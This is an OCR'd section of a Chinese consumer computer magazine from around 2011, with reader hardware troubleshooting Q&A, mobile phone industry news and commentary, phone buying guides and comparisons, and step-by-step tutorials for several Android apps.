前几天打《魔兽争霸》,突然鼠标指针左边出现一条竖线,打完退出后,那条竖线一直在指针左边,然后我打开播放器看电影,看到电影全屏都是小格子,但看在线的视频不会有格子,只有打开暴风、QVOD 等软件才会有格子,看 PPTV PPS 也很正常。换过系统,杀过毒,重新插拔过内存、显卡,都没用。我想问问这是什么故障。

(论坛 XIAOYVEYE28)

【龚师傅】:既然换过系统,基本可以排除软件方面的问题。从“玩游戏过程中突然出现一条竖线”这点来看,有点像是显卡显存出现问题。建议用户将显卡换到其他电脑上试试,如果出现问题,只能更换或者送修。如果显卡在其他电脑上正常,怀疑主板存在故障。

A

## 电脑进入系统后,突然自动关机

Q

<http://bbs.cbifamily.com/forum23/thread156597.html>

电脑这段时间出毛病。就是每隔 3-4 天,开机的时候,开始一切正常,进入桌面之后加载自启动的软件,也就是刚加载完的同时,突然就断电了,机器突然停止,就和关机的时候一样,然后再开机就没有什么问题了。一般一天开机 3 次左右,这种情况也是 3-4 天出一次,请问这是什么方面的问题?

(论坛 komawang)

【龚师傅】:这种情况首先怀疑处理器过热,如果处理器风扇停转,电脑一般会在进入系统后自动关机,因为此时处理器发热正好达到最高。但是故障 3-4 天才出现一次,因此也不排除是外部电压波动较大所致。建议用户从散热器、电源这两方面找原因。

A

## 金士顿骇客神条,无法超频

Q

<http://bbs.cbifamily.com/forum23/thread156594.html>

处理器是 I7 920, 主板是华硕玩家国度 Z, X58 芯片组的, BIOS 已经升级到最新版。内存是金士顿的骇客神条 DDR3 1600 4GB 套装。这板子不用内存超频可以认 1600 的,但是我 BIOS 设置成自动侦测频率时,进系统检测出来是 1333 的,回 BIOS 把频率调成 1600,结果进系统测试出来还是 1333,设置成 1800 通不过自检。请问这是主板还是内存的问题?

(论坛 qi\_yan520)

【龚师傅】: Intel 平台的内存频率是跟着处理器 BLCK 频率走的。显然用户的处理器此时外频为 133,因此内存存在默认分频下只能被识别为 DDR 1333。设置成 1600 后跳回 1333,怀疑是主板本身在超频性能方面存在问题。而以金士顿骇客神条的体质,超上 1800 根本不可能通不过自检。

A

## 换个风扇电脑出毛病,点不亮了

Q

<http://bbs.cbifamily.com/forum23/thread156598.html>

785G 主板, 5000+ 处理器, 最近天气热, 给处理器换一个暴力风扇。结果点不亮。手里有两根内存, 自己试着搞了下, 发现只有其中一根内存插在插槽 2 的时候, 电脑能够点亮。而剩下一根内存无论插什么插槽, 都没办法点亮。两根内存插上就更点不亮了。开机时, 主板上的蓝灯亮, 但屏幕没反应, 也不能进主板 BIOS。

(论坛 Evenplane)

【龚师傅】: 这种情况一般是由于供电不足, 导致内存和主板间存在兼容问题。既然有一根内存能够开机点亮, 那就插上这根内存, 进 BIOS 将内存电压调高 0.1V 左右, 应该能够解决问题, 但这只是治标不治本的办法, 还是建议用户更换电源。

A

## 偶尔轻微花屏,还没找到真凶



● 很轻微的花屏,图像边缘模糊

Q

<http://bbs.cbifamily.com/forum23/thread156599.html>

配置:i7 2600k/华硕 z68-v pro/海盜船 DDR3 GT 2000 8G (2\*4g)/Intel G3 120g/技嘉 GTX570so/海盜船 650hx 电源。偶尔在开机进系统前花屏,感觉字迹、图案像长了毛的样子,一般进了系统就好了。但有时进了系统花屏仍存在,刷新是没用的。解决办法就是重启,症状消失。不知道是不是内存的关系,内存的 XMP 是 2000MHz 1.65v 9-10-9-27 2T,我设置为 9-10-9-24 1T 1866MHz 1.575v。

(论坛 sinomobile)

【龚师傅】:从内存的 XMP 参数来看,1.575V 下运行这个参数比较合适,但是建议将 1T 改为 2T。用户可先将内存调回标准频率,看看故障能否解决。如果能,那肯定是内存问题。如果不能,那么显示器的嫌疑比较大,建议将显示器换到其他电脑上试试。

A

## 主板报警,怀疑插线的时候压坏了

Q

<http://bbs.cbifamily.com/forum23/thread156600.html>

昨天拆机箱理了一下凌乱的电源线,再开机时主板报警,报警声是循环的长响。重新安装内存、换内存,都无法解决。只好换显卡、换电源、拔掉硬盘、光驱系统最小化启动,故障依旧。将主板从机箱取出来开机,故障依旧。

查看了主板,发现供电线紧挨内存插槽,怀疑是不是插电源 24 针线的时候用力过大,导致主板裂缝或将某个元件弄成虚焊,切断了内存供电,开机检测不到内存致使主板报警?但观察主板,外观看不出异常。

(论坛 狂飙阿斯龙)

【龚师傅】:不断长响报警,这就表示内存有问题。但

如果将内存换到其他电脑上能够正常使用,那就可能是电脑主板上的内存插槽损坏。从用户的描述来看,主板的嫌疑最大,如果清空主板 BIOS 仍然无法解决问题,建议将主板送修。

A

## N 卡驱动和 Win7 64 位不兼容

Q

<http://bbs.cbifamily.com/forum23/thread156601.html>

配置:Core i7-2600 @ 3.40GHz 四核/华硕 P8P67 PRO / 内存 16 GB (金士顿 DDR3 1333)/西数企业级硬件/FX 3700 显卡。安装完显卡驱动后,显示器先是花一下,然后就黑一下,最后正常,再然后下面跳出“显示器驱动程序停止响应。”这个提示。

经过我三天三夜的尝试,我现在只能在经典模式下用这个显卡了!把以前电脑上的 HD5850 弄到这个电脑上,一切正常,为什么就是这个 N 卡不行呢?FX3700 只单屏显示,或者使用 Win7 自动安装的驱动,都一切正常。如果换最新驱动,就会出现故障。

(论坛 abu3d)

【龚师傅】:显卡驱动也分 32 位和 64 位,不知道用户是否选择了正确的版本。其次,像 FX3700

这样的专业显卡,发生驱动和系统之间的兼容性问题很平常。如果显卡使用 Win7 自动安装的驱动能够工作,就暂时使用这个驱动吧。Win7 系统随后会自动下载通过微软认证的 WHQL 版显卡驱动,这个驱动装上如果再有问题,肯定就是显卡自身存在硬件故障。

A

## 电闪雷鸣,显示器爆出火花后罢工

Q

<http://bbs.cbifamily.com/forum23/thread156595.html>

昨天电脑在下雨天打雷之际,忽然啪的一声响,显示器爆出个火花图案然后就漆黑一片,启动不了了。换了别人的电源过来可以用。别人的电源接口不够,所以有的主板接口没有接,但电脑开得了机。现在不能确认是不是电源的问题,还有就是主板的网卡接口等还是黄色的,亮着的,可是用不了。

(论坛 187299565)

【龚师傅】:用户应该使用的是 CRT 显示器,否则不可能爆出火花图案。这种情况在打雷天气比较常见,从用户描述的现象来看,显示器恐怕已经损坏,电源基本可以肯定损坏了。网卡能够亮起,不代表就是好的,如果更换网卡驱动后仍然无法使用,那么网卡肯定也坏了。

A



093

## 持握舒适才是王道 根据手型来选手机

大屏触控手机已经日渐成为当前最流行的趋势,4.0英寸以上屏幕的机型早已经屡见不鲜。虽然大屏能够带来更好的视觉体验,但是手机毕竟不是“眼”机,一款大小适中、能够让自己持握舒适的机型才是消费者购机的不二之选。根据实测发现,不同的手型、粗细不相同的手指,也是有着不同的选机标准。本期就为读者——道来!



# 数字家庭

092

## 三星 I997 PK HTC Sensation

单核强者三星 Infuse 4G (I997), 堪称最强单核智能机, 而它的对是 HTC Sensation, 买哪个更划算?



086

## 小米只卖 1999 元 雷军拿什么赚钱?

雷军投资的小米科技正式发布了第一款手机, 具备了业界几乎最顶级配置的产品, 定价却仅为 1999 元。



110

## 别为标配再买单 当心水货本本

总有一些不和谐的现象, 比如把标配的配件当成是额外配件另行收钱, 还有某些机型存在买到水货的可能。



097

## 安卓手机 哪款罗盘好用

不少 Android 手机内置有电子罗盘, 但是用户也发现些问题: 罗盘(指南针)软件非常多, 但却良莠不齐。



# 诺基亚首款 WP7 手机正式名称曝光 仁宝开始装配 2 百万台诺基亚 WP7

HTC T9296	38
HTC USCCHTC-PC93100	26
LG LG-C900k	12
HTC Maza	10
SAMSUNG Taylor	5
HTC MW6885	4
HTC Schubert	3
LEO70	3
Microsoft XDeviceEmulator	2
Acer M310	2
NOKIA 800	1
HTC MSM7x30	1
LG GW910	1
ASUS E600	1
HTC%207%20Trophy	1
SAMSUNG SGH-4937	1

● 能重归榜首,我们拭目以待!  
诺基亚全新智能设备的起航,是否作为手机终端巨头之一,WP7是

对于谷歌收购摩托罗拉,诺基亚 CEO 埃洛普暗示这笔交易会让他诺基亚和微软关系更稳固。继之前消息称,诺基亚首款 Windows Phone 7 手机 Sea Ray 已经开始装配后,近日,国外媒体又再次曝光了 Sea Ray 上市后的正式名称。据悉此次正式名称的曝光来自某游戏开发者开发的游戏在各部手机上运行的统计表。虽然仅曝光了设备名称,但是对于运行 Windows Phone 7 系统的诺基亚 800 来说,它很有可能就是之前代号为 W4 或 Sea Ray 的新名称。

此外,该开发者还表示,由于诺基亚已经采用了新的手机型号命名方式,所以测试的诺基亚 800 就是诺基亚首款 WP7 手机正式名称。目前,外界普遍认为,诺基亚首款 WP7 Mango 系统手机将会在今年 10 月 26 日左右举办的诺基亚世界大会上推出,预计年底前上市发售。

据悉,根据 Dan Nystedt 在 IDG news 上的留言,仁宝 (Compal) 公司开始装配诺基亚第一批 Windows Phone 7 平台智能手机,估计应该包括诺基亚首款 Windows Phone 7 手机 Sea Ray。

## 摩托罗拉 Droid HD 真机曝光 三防新机摩托罗拉 Defy+ 早秋推出

近日,终于有国外媒体拿到了摩托罗拉 Droid HD 的真机,关于它的最新细节也随之浮出水面。此次随摩托罗拉 Droid HD 一同亮相的是之前被多次曝光的 Droid Bionic。通过正面图,我们看到,摩托罗拉 Droid HD 与 Droid Bionic 都采用了 4.5 英寸的触控屏,正面尺寸也相差无几。不过 Droid HD 的屏幕分辨率极有可能达到 1280 × 720 像素。对比摩托罗拉 Droid Bionic, Droid HD 采用了更加纤薄的设计,它的厚度大约在 8.5 到 9mm 之间,达到了三星 GALAXY S II 的水平。此外,三防新机摩托罗拉 Defy+ 会于今年秋天早些时候在亚洲、拉丁美洲和欧洲发售。摩托罗拉三防手机 Defy+ 配备了 1GHz 主频的 TI OMAP 3620 处理器;运行最新的 Android 2.3 操作系统;拥有 3.7 英寸 Gorilla 大猩猩玻璃屏幕,耐磨抗摔能力强;500 万像素摄像头。Defy+ 同样具有防水、防刮、防尘的三防功能。另外,Defy+ 的电池容量会升级到 1700mAh,其余配置与 Defy 大致相同。

● 当我们还在讨论谷歌收购摩托罗拉移动的时候,MOTO 已经揭开了 Defy 的后续升级版 Defy+ 的神秘面纱



● 1999 元的超低价,仅仅是终端超低价,至于雷军讳莫如深的服务资费,我们就不得而知了!



## 小米手机只卖 1999 元! 雷军和凡客拿什么赚钱?

8 月 16 日,雷军投资的小米科技正式发布了旗下第一款手机。这款手机具备了业界几乎最顶级配置的产品,定价却仅为 1999 元,由此引发的轰动迅速席卷各大网站的评论席,读者纷纷表示这样的价格堪称业界良心,并对许多其它厂家的产品提出了批评和嘲讽。那么,对于用户来说,天上真的掉馅饼了吗?关于“1999 是否亏本”的问题,雷军始终用一个标准答案回应:“这并不是我关心的问题,我关心的是用户是否满意。”雷军同样说:“1999 这一点我们得到广大供应商的支持,从今天的成本测算来看,我们应该不亏,有没有盈余不好说,两三百(块钱)赚起来挺难的。”此外,雷军还细数了手机成本的构成,包括元器件本身价格、关税、良品率损耗、维修翻新带来的成本、专利费、市场渠道费用、开发商和供应商研发费用等。这些当中大多数都是刚性的不可缩减的成本,比较有弹性的指标,一是市场渠道费用,二是研发费用,包括小米公司内部的人力成本。“小米是互联网公司,互联网公司最终盈利点是通过服务赚钱,不是通过硬件。”

# 只有成为流氓才不怕耍流氓!

## 谷歌收购摩托罗拉是典型的流氓行径



● 把这种看起来荒谬的专利变成上亿美金，他们有足够的资源，让律师以申请放屁方式的地步。对于大公司的专利的申请已经到了放个屁都可

谷歌 125 亿美元收购摩托罗拉，看似价格不低。但是考虑到前些日子北电专利的 45 亿美元天价，你还是会觉得谷歌这笔生意做得太值了。谷歌的安卓，基于 Linux 下的 Java 虚拟机，无论是 Linux 还是 Java，都有太多的专利硬伤。

当安卓发展起来，就会面对着旧时代一个个巨头的专利勒索。在 IT 行业历史上，摩托罗拉、IBM、AT&T（拆分前）、仙童、惠普（与安捷伦拆分前）是贡献最多的企业集团，今天的众多 IT 行业的标准都来自这几家公司。摩托罗拉作为手机的发明者更是拥有众多的基础专利。如果摩托罗拉当年同样玩专利欺诈的话，这个世界上根本就不会存在第二个品牌的移动电话。所以，当面对旧势力一浪高过一浪的专利欺诈时，谷歌收购摩托罗拉，丰富自己的专利库，以专利反欺诈应对专利欺诈，只有成为流氓才不怕耍流氓。因为，即使是苹果，也被移动通讯领域的先行者诺基亚讹诈。由此，我们才真正血淋淋地认识到，谷歌收购摩托罗拉移动是当前最典型的一种流氓行径。

# 大批渠道商拒绝进货!



## 诺基亚在中国市场渠道崩盘

导致诺基亚迅速“退位”的转折性因素，竟出自被诺基亚上下一致视为“中流砥柱”的中国。7月20日诺基亚公布的二季度财报中提及，期内中国区手机出货量为1130万部，环比下降高达52%，同比也下滑了41%。加之欧洲市场出现30%的同比降幅，最终拖累诺基亚全球手机销量比上年同期下滑20%。“真正问题爆发是在今年一季度。”一位知情人士透露，一季度时，大量的货“只是从诺基亚的工厂转到了代理商和分销商的仓库，并没有从终端被很好地消化掉”。诺基亚的一季度业绩是保住了，代理分销商那里完全是另一幅景象——“少的赔几十万，多的赔几百万，几乎找不出几家是挣钱的”。最糟糕的情况出现了。从4月开始，各地代理商有史以来第一次集体对诺基亚“说不”，诺基亚在中国市场陷入史无前例的渠道崩盘。“他们中有很多人已经跟诺基亚合作了十几年，这期间，诺基亚一直是游戏规则的制定者，现在FD停止从诺基亚进货的理由也很充分——已经赔到不能再赔了，不能再玩了。”



7  
● 面对史无前例的渠道崩盘，这个冬天 WP7 手机的落地销售恐怕很艰难，读者手中的诺基亚手机恐怕将成为典藏级的了!



# 理想很丰满但现实很骨感

## 腾讯、小米等自建手机操作系统必败

● 于谷歌 Android 开发，这种专利风险小米手机采用的 MIUI 系统也是基

的全面爆发已近在咫尺!  
后 PC 时代的标志之一是移动互联网终端，特别是智能手机的数量将远远超越 PC 的数量。这就意味着谁掌握了智能手机操作系统，谁就控制了市场规模十倍于 PC 互联网的移动互联网的入口。显然，这是一场激动人心的战役。于是，王建宙、常小兵、柳传志、马云、李彦宏、马化腾、李开复、雷军，这八位堪称在中国 IT 界最具权势的男人陆续进场宣战。八大门派觊觎智能手机操作系统的动机无外乎三点：一是借此占领移动互联网的入口，获得数据，获得用户；二是连接移动互联网终端层和应用层，聚集各种移动应用；三是从底层控制用户的智能手机终端。理想很丰满，但现实很骨感。八大门派中，中移动、联想、百度、腾讯、创新工场、小米科技等六派推出的智能手机操作系统均基于谷歌 Android 开发。单从这点来看，它们已经输在了起跑线上。事实上，谷歌 Android 本身就先天不足，这种基于 Linux 内核开发的 Java 虚拟机存在极大的专利风险。最近苹果、微软相继针对 Android 智能手机厂商展开诉讼。至于号称基于 Linux 内核开发的 Uniplus 及阿里云，也不靠谱!

买得?  
买不得?  
数字家庭



女性翻盖音乐



编辑点评:对于年轻时尚的女性朋友而言,随身携带的手机已经渐渐成为她们展现个人风采和气质的必备数码产品。本期,笔者就为女性读者推荐三款 2000 元以下主打音乐功能的女性翻盖手机,让女性读者能随时随地聆听,真正想唱就唱!

# 步步高 i606、OPPO A520、联想 S710 超热辣性感的女性翻盖音乐手机

1580

RMB  
国行带票

200 万像素摄像头  
蝴蝶花朵纹身外观  
YAMAHA 音乐芯片



» 01

## 步步高 i606 外观漂亮,整机音质出色,本周惊爆价 1580 元

步步高 i606 加入了 BBE 音质还原技术和 SRS HD 控音技术,音乐播放功能强悍,音质表现清晰细腻;内置 UCWEB、新浪微博、开心网、人人等网络工具;3.0 英寸 240×400 像素 IPS 材质夏普屏,屏显尚可;拍照垃圾,拍照达人可飘过;值得考虑。



1188

RMB  
国行带票

海螺式音腔设计  
200 万像素摄像头  
YAMAHA 音乐芯片



» 02

## 日系翻盖 OPPO A520 音乐播放功能强大,售价亲民值得买

OPPO A520 采用日系翻盖造型,外形时尚美观;音乐功能强悍,OPLAYER 2.0 音乐播放系统、YAMAHA 音乐功放芯片,配合 PAD 洁音技术、海螺式音腔设计、NonClip 防破音等优化技术,外放和耳机音质都很出色;本周最新报价 1188 元。



1216

RMB  
国行带票

LED 呼吸灯提醒  
500 万像素摄像头  
单向 180 度旋转屏



» 03

## 联想 S710 采用单向 180 度旋转屏,音质尚可,售价 1216

联想 S710 可选黑、白、蓝、粉、紫等多款配色,推荐女性优选粉、紫最绚丽;外观采用独特的具有立体层次效果的“3D 悬浮印花”工艺,美感不错;配备了呼吸灯;屏幕可以 180 度立体旋转;500 万像素摄像头,支持自动对焦和 9 张连拍;拥有专业的音腔设计,支持同步歌词,音质尚可。



买得?  
买不得?  
数字家庭



宿舍夜生活



编辑点评:学生宿舍晚上的卧谈会总会引起宿舍内几人疯狂的争辩,什么这个MM是单身、什么那个谁谁今天好性感啊!但宿舍内总有那么一两个淡定者,无论你们争吵神马,他们都不会加入到战团中,原来他们在玩自己的掌中宝:手机!

# HTC Desire HD、联想乐 Phone S1、索爱 Z1i 大学男生宿舍夜生活必备手机

2539

RMB  
黑色改版

可升级安卓 2.3  
800 万像素摄像头  
4.3 英寸 SLCD 大屏

» 01



## 大屏看美剧、韩剧、日剧、热门电子书:HTC Desire HD

HTC Desire HD 采用 4.3 英寸 480 × 800 像素 SLCD 材质电容屏,再次刷新 HTC 最大手机的记录,很适合手掌宽大的大学男生持握;1GHz 的高通 MSM8255 处理器、Adreno205 的 GPU、768MB RAM,用来看美剧、韩剧、日剧、热门电子书再合适不过!



2374

RMB  
国行带票

乐 OS 2.5 系统  
多彩贝壳随心换  
3.61 英寸 800 × 480 像素

» 02



## 多款彩壳随意换、看热门在线网络视频:联想乐 Phone S1

联想乐 Phone S1 拥有黑、白等多彩贝壳;预置游戏《狂野飙车 6 中文版》;采用乐 OS 2.5 系统,支持多任务以及 Flash 10.1,很适合用来看优酷、土豆等在线视频;支持 RMVB、WMV、MP4、3GP、FLV 在内的 16 种国内主流的视频格式。



2470

RMB  
黑白双色

安卓 2.3 系统  
510 万像素摄像头  
PSP 游戏手柄外观

» 03



## 爽玩《实况足球 2011》等专属游戏:索爱 Xperia Play Z1i

索爱 Xperia Play Z1i 的侧滑键盘采用了和 PSP 相似的游戏手柄设计,“× △ ○ ◇”的标志相当亲切;预装了《空战英豪》、《皇牌飞虎队》、《实况足球 2011 HD 版》、《刺客信条》等多达近 40 款免费经典游戏,很适合大学男生在宿舍夜生活期间爽玩,还不用担心熄灯,相当给力!



## 比高铁动车组靠谱多了! 设置开机启动项让安卓手机 的开机速度瞬间提高 50%

### 软件小档案

软件名称: AutoStart v1.0.2

(设置安卓开机启动项)

文件格式: APK 支持平台: Android OS

下载地址: <http://www.cbifamily.com/download/201133.html>

(文/丘吉)

新买了一部安卓手机后,大家都喜欢给它装上海量软件来把玩,不过在下次开机后就会发现很多程序都随系统启动,开机速度和原来相比变得异常缓慢。本期带来一款实用的安卓软件,用它来控制哪些程序随机启动,从而让 Android 手机开机速度瞬间提高 50%!




### Step 01

启动本款安卓软件后,你会发现启动清单里只有为数不多的几项程序,而实际上随系统启动的程序可远不止这些,先进入设置中让它们现身!按“Menu”键进入设置界面,按左图所示将前三项选项全部勾选,这样就可以看到到底有哪些系统程序是属于开机启动的了。



### Step 02

现在切换回“自动启动清理”界面,所有随机启动的程序或进程都被列入其中,显示“正常”字样的是开机启动项;单击某一项可将其变为“禁止”;一般来说用户自己安装的第三程序都无需开机启动;最后记得点击界面顶端的“清理”按钮使其变为“开启”状态。



### Step 03

设置开机启动项时需要注意的是,如果你不清楚该项进程是否可以被禁止的话,则不要去改动它,否则很可能造成安卓手机无法开机的状况。除此之外,如果你的安卓手机有时会被别人拿去玩,为了避免他人胡乱设置带来的麻烦,最好给本工具设置一个密码,最安全。

## 网易腾讯新浪微博控必备! 教你用安卓手机把消息 一键同时发布到多个微博中

### 软件小档案

软件名称: Android 版玛撒网 v0.1

文件格式: APK

支持平台: Android OS

下载地址: <http://www.cbifamily.com/download/201133.html>

(文/费德南)

笔者同时开通了网易、腾讯、新浪三家微博,博友也各不相同,在电脑上维护更新时可以用《微博通》、《亨伯微博》等工具同步更新,但对于经常用安卓手机发微博的安卓控来说,怎样才能将新鲜事同时发布到多个微博上呢?本期搜罗到的这款《玛撒网》可以搞定!



### Step 01

首先在电脑端登录网址“<http://www.masar.cn/account/register>”注册一个《玛撒网》帐号;接下来开始绑定你的各大微博;点击相应的微博图标,然后填好对应微博的用户名和密码后通过授权即可绑定成功;注意必须先进行绑定,否则本手机客户端将无法正常使用。



### Step 02

来看看如何在安卓手机上浏览访问多个微博:笔者绑定了网易、腾讯和新浪这三大常见微博;按“Menu”键调出系统菜单,然后点击进入“选择平台”界面;在列表中点击你要浏览的微博即可自动切换到该微博主页中,进入时可点击界面右上角的刷新按钮进行刷新。



### Step 03

同时发布消息到多个微博是《玛撒网》的重头戏。在“发微博”界面中可看到,和大多数微博类似,本软件也支持插入图片或上传现场照片等功能;编辑好微博后点击“发布”即可同时发布到多个微博中;倘若只想发布到某一微博则需要点击“发布到”来进行选择。

## 无广告还不用花钱! 教你用 Android 版《男人装》 看性感嫩模赏宅男女神

### 软件小档案

软件名称: Android 版男人装 v1.0  
文件格式: APK  
支持平台: Android OS  
下载地址: <http://www.cbifamily.com/download/201133.html>

(文/野蜂)

《男人装》是一款 Android 平台最畅销男性杂志《男人装》的客户端,它只有你想看到的:性感出道、风情万种的性感嫩模,身材傲人的宅男女神,风光无限好的耀眼美女明星。注意,请尽量在 WIFI 或 3G 网络环境下使用本款安卓软件,以达到最佳的美图浏览效果。



### Step 01

Android 版《男人装》主要以杂志精选和美图合集为主,通过滑动界面顶栏的选项条在各个类目中切换。先来看看“男人装”吧!当前版本提供了三期杂志的精选内容;任选某一期,然后在热门文章列表后点击小箭头即可进入欣赏美图了,双击图片还可以进行放大观看。



### Step 02

不过,杂志精选的内容毕竟有限,看完了以后可以接着看看无限的性感美图。从界面顶部选中“美图”进入;注意,在“每日推荐”上方还有一个次标题栏,包括“时尚嫩模”、“耀眼星图”等 N 个小栏目,睁大眼睛看,千万不要错过哦,里面会有不少的意外收获哦!



### Step 03

美图栏目大多是以图片专辑形式出现的;在观看某一幅美图时,可以左右滑动手机屏幕来进行图片下一页的切换,还可按下 Menu 键选择“下载”将喜欢的美女图片下载到安卓手机中以便离线欣赏。另外,需要注意的是,在看美女时记得切换到全屏模式,能看到许多细节。

## 种菜、摘菜、收获幼崽 一键搞定! Android 手机 《QQ 农牧场助手》爽玩技巧

### 软件小档案

软件名称: QQ 农牧场套装 for Android  
文件格式: APK  
支持平台: Android OS  
下载地址: <http://www.cbifamily.com/download/201133.html>

(文/野牛)

电脑端的《QQ 农牧场助手》虽然很给力,但我们肯定不会一直守在电脑旁边!本期为农牧场达人推荐一款可以在 Android 手机上使用的《QQ 农牧场助手》,和其它手机端农牧场助手不同的是,本软件所有的种菜、摘菜、驱赶动物和收获幼崽都是一键完成,无需任何设置!



### Step 01

首先输入你的 QQ 号码和密码来登录。需要注意的是,QQ 农场助手和 QQ 牧场助手是两个分开的程序,需要分别登录,并且在使用时切记不要让两个程序同时运行,更不要频繁使用助手,才能避免 TX 封你的号降你的级哦。建议勾选“记住帐号”,以方便下次直接登录。



### Step 02

先来玩玩 QQ 农场助手。首先选好需要播种的植物,只能自动种植一种作物,这尚需优化;按照提示操作,点击“处理我的农场”,等到自己的农场清理完毕后,再点击“处理好友的农场”,这时本软件就会自动分析好友的农场情况并开始自动摘菜了,这点相当给力!



### Step 03

QQ 牧场助手的玩法和 QQ 农场助手类似,同样先确定需要圈养的棚、窝动物;然后单击“处理我的牧场”;倘若仓库里有牧草还可自动添加草料;单击“帮忙好友牧场”后,倘若你的好友较多,则需要花费较长时间。注意,每次登录都需要重新设置购买的棚、窝动物。

# 三星 I997 和 HTC Sensation 买哪个性价比更高?

2011年是双核智能手机的时代,随着多款双核智能手机的陆续到货,市售单核智能强机受到了严重打击,使其价格一落千丈。不过就在近期,市面上又出现了一款单核强者三星 Infuse 4G (I997),堪称最强单核智能机。而它今天要面临的对手,就是处在相同价位区间的 HTC Sensation,报价均在 3200 元左右,买哪个更划算?



## 1、三星 I997 和 HTC Sensation 主要参数 PK

手机型号	三星 I997	HTC Sensation
屏幕水准	4.5 英寸 480 × 800 像素	4.3 英寸 540 × 960 像素
屏幕材质	Super AMOLED Plus	Super LCD(SLCD)
系统版本	Android 2.3	Android 2.3
主摄像头	800 万像素 + 单 LED 灯	800 万像素 + 双 LED 灯
前置摄像头	130 万像素	30 万像素
CPU 型号	1.2GHz 的单核三星 S5PC110	1.2GHz 的高通 MSM8260 双核
GPU 型号	PowerVR SGX540	Adreno 220
运行内存	512MB	768MB
电池容量	1750mAh	1520mAh
改版机报价	3189 元	3229 元

## 2、三星 I997 和 HTC Sensation 性能 PK: 文件解压测试、多任务处理测试、视频播放及网页浏览测试

文件解压缩测试极为耗费处理器资源,因此可以直观反映出单核与双核在通用运算性能上的差异。解压一个 463MB 大小的文件,I997 用时 3 分 7 秒,HTC Sensation 用时 1 分 7 秒;解压一个 89.8MB 大小的文件,I997 用时 33 秒,HTC Sensation 用时 14 秒。HTC Sensation 完胜!

多任务处理测试,不仅考验处理器的处理性能,同时对运行内存的大小也有着较强的依赖。同时运行 QQ、微博、UC 浏览器(打开 15 个窗口)、自带浏览器(打开 4 个窗口)、1080p 全高清视频,在这样严酷的考验下,这两款机型的测试结果令人满意,系统流畅度并未衰减,在由 1 级菜单深入到 3 级菜单后系统页面依然流畅,并且每个应用之间的切换十分快捷,没有卡顿。

视频播放及网页浏览测试更偏向处理器的浮点运算性能,也就是场景渲染、视频解码以及图形处理等。I997 视频文件兼容性极为出色,其可硬解 WMV、MP4、AVI、MKV、3GP 等格式视频文件;HTC Sensation 仅能硬解 MP4、3GP 等两种格式视频。

I997 最为耀眼的是可以硬解高码率(10972Kbps)AVI 1080p 全高清视频,这是 HTC Sensation 都不能办到的。网页加载测试中,I997 在放大缩小页面时会出现短暂的空白,HTC Sensation 表现完美。

## 3、三星 I997 和 HTC Sensation 拍照效果 PK、屏幕显示效果 PK、整机操作体验 PK

拍照效果上,I997 拍照样张色彩更为鲜艳真实,Sensation 拍照样张显得有些发暗,色彩不够鲜艳,不够讨喜。微距方面,Sensation 所呈现出的微距效果接近人眼识别效果,主题事物真实锐利,周边场景虚化出色,完胜!此外,Sensation 可拍摄 3GP 格式的 1080p 全高清视频,I997 仅能拍摄 720p。

屏幕显示效果上,I997 的屏幕色彩还原能力、画面真实度明显要优于 Sensation。但是,由于屏幕分辨率未有提高(依然 800 × 480 像素)、屏幕尺寸增大(4.5 英寸)以及像素点距的问题,I997 的桌面图标会有一些颗粒感存在。此外,在可视角度测试中,Sensation 偏色明显,I997 完胜。

整机操作体验上,搭载 HTC Sense 3.0 界面的 Sensation,要优于采用 TouchWiz 3.0 界面的 I997。此外,在手感方面,HTC Sensation 优势明显,因为其机身尺寸更为适中。

## 4、三星 I997 和 HTC Sensation 买哪个更划算?

在笔者看来,HTC Sensation 属于低调华丽的风格,三星 I997 所呈现出的是商务大气的风格。相比之下,HTC Sensation 更加适合年轻人,而三星 I997 适合高大威猛的男士使用。推荐喜欢看高清视频的男性多媒体达人选购三星 I997。追求高性能、舒适手感、良好的操作体验的读者考虑 HTC Sensation(G14)。



# 持握舒适才是王道! 教你根据手型和手指粗细来选手机

大屏触控手机已经日渐成为当前最流行的趋势,4.0英寸以上屏幕的机型早已经屡见不鲜。虽然大屏能够带来更好的视觉体验,但是手机毕竟不是“眼”机,一款大小适中、能够让自己持握舒适的机型才是消费者购机的不二之选。根据实测发现,不同的手型、粗细不相同的手指,也是有着不同的选机标准。本期就为读者一一道来!



## 1、手掌长度在 18cm 以上的手型

我们采取的测量方法是测量从中指指尖到手掌和手臂交界线的距离,家用读者需要用直尺自己测量一番,再接着往下看。

(1)长度在 18cm 以上的手型算是比较长的一种了,再加上手掌再偏大一些,整个手的横跨握度就比较大,所以即便是 4.3 英寸这种的大屏也能够很好地持握。而目前超热门的 16GB 版三星 I9100 就装备了一块 4.3 英寸 480 × 800 像素 Super AMOLED PLUS 材质多点触控电容屏,最新报价分别为



4488 元(国行带票)和 3741 元(黑色改版),推荐优选黑色改版机,性价比较高。

此外,三星 I9100 机身厚度仅有 8.49mm;采用了曲面屏幕设计,其有弧度的触控表面还带有抗指纹涂层,可带来更出色的使用手感;硬件配置非常高端,采用了三星猎户座系列的双核 1.2GHz 处理器、Mali-400MP 图形处理芯片、4GB ROM/1GB RAM、16GB 可用存储空间;800 万像素主摄像头、单 LED 灯,拍照效果不错,还支持 1080p(1920 × 1080,30 帧/秒)全高清视频录制与播放功能,但遗憾的是,I9100 并不支持 HDMI 接口直接输出,需要另购 MHL 转接线才能玩高清输出;搭载 Android OS v2.3.3 和全新的 Touch Wiz 4.0 用户界面,UI 华丽,可玩性较高;支持 NFC 支付技术和数位罗盘,带陀螺传感器;200 万像素前置摄像头,能玩联通 3G 视频通话。

(2)18cm 以上正常比例,建议选购 4.0 英寸大小的手机。根据笔者的亲身体验,4.0 英寸有着绝佳的握感。建议选购 HTC Incredible S(G11),其改版机最新报价分别为 2850 元(黑)、3100 元(红),推荐女性读者优选红色款。



(3)18cm 以上手指偏长,建议选购 3.7 英寸大小的手机,方便单手持握和操控。建议选购 HTC 渴望 S S510e(G12),其改版机型号为 HTC Desire S,可选精湛黑、经典蓝、银色,最新报价为 2518 元(黑、银)、2750 元(蓝)。

## 2、手掌长度在 18cm 以下的手型

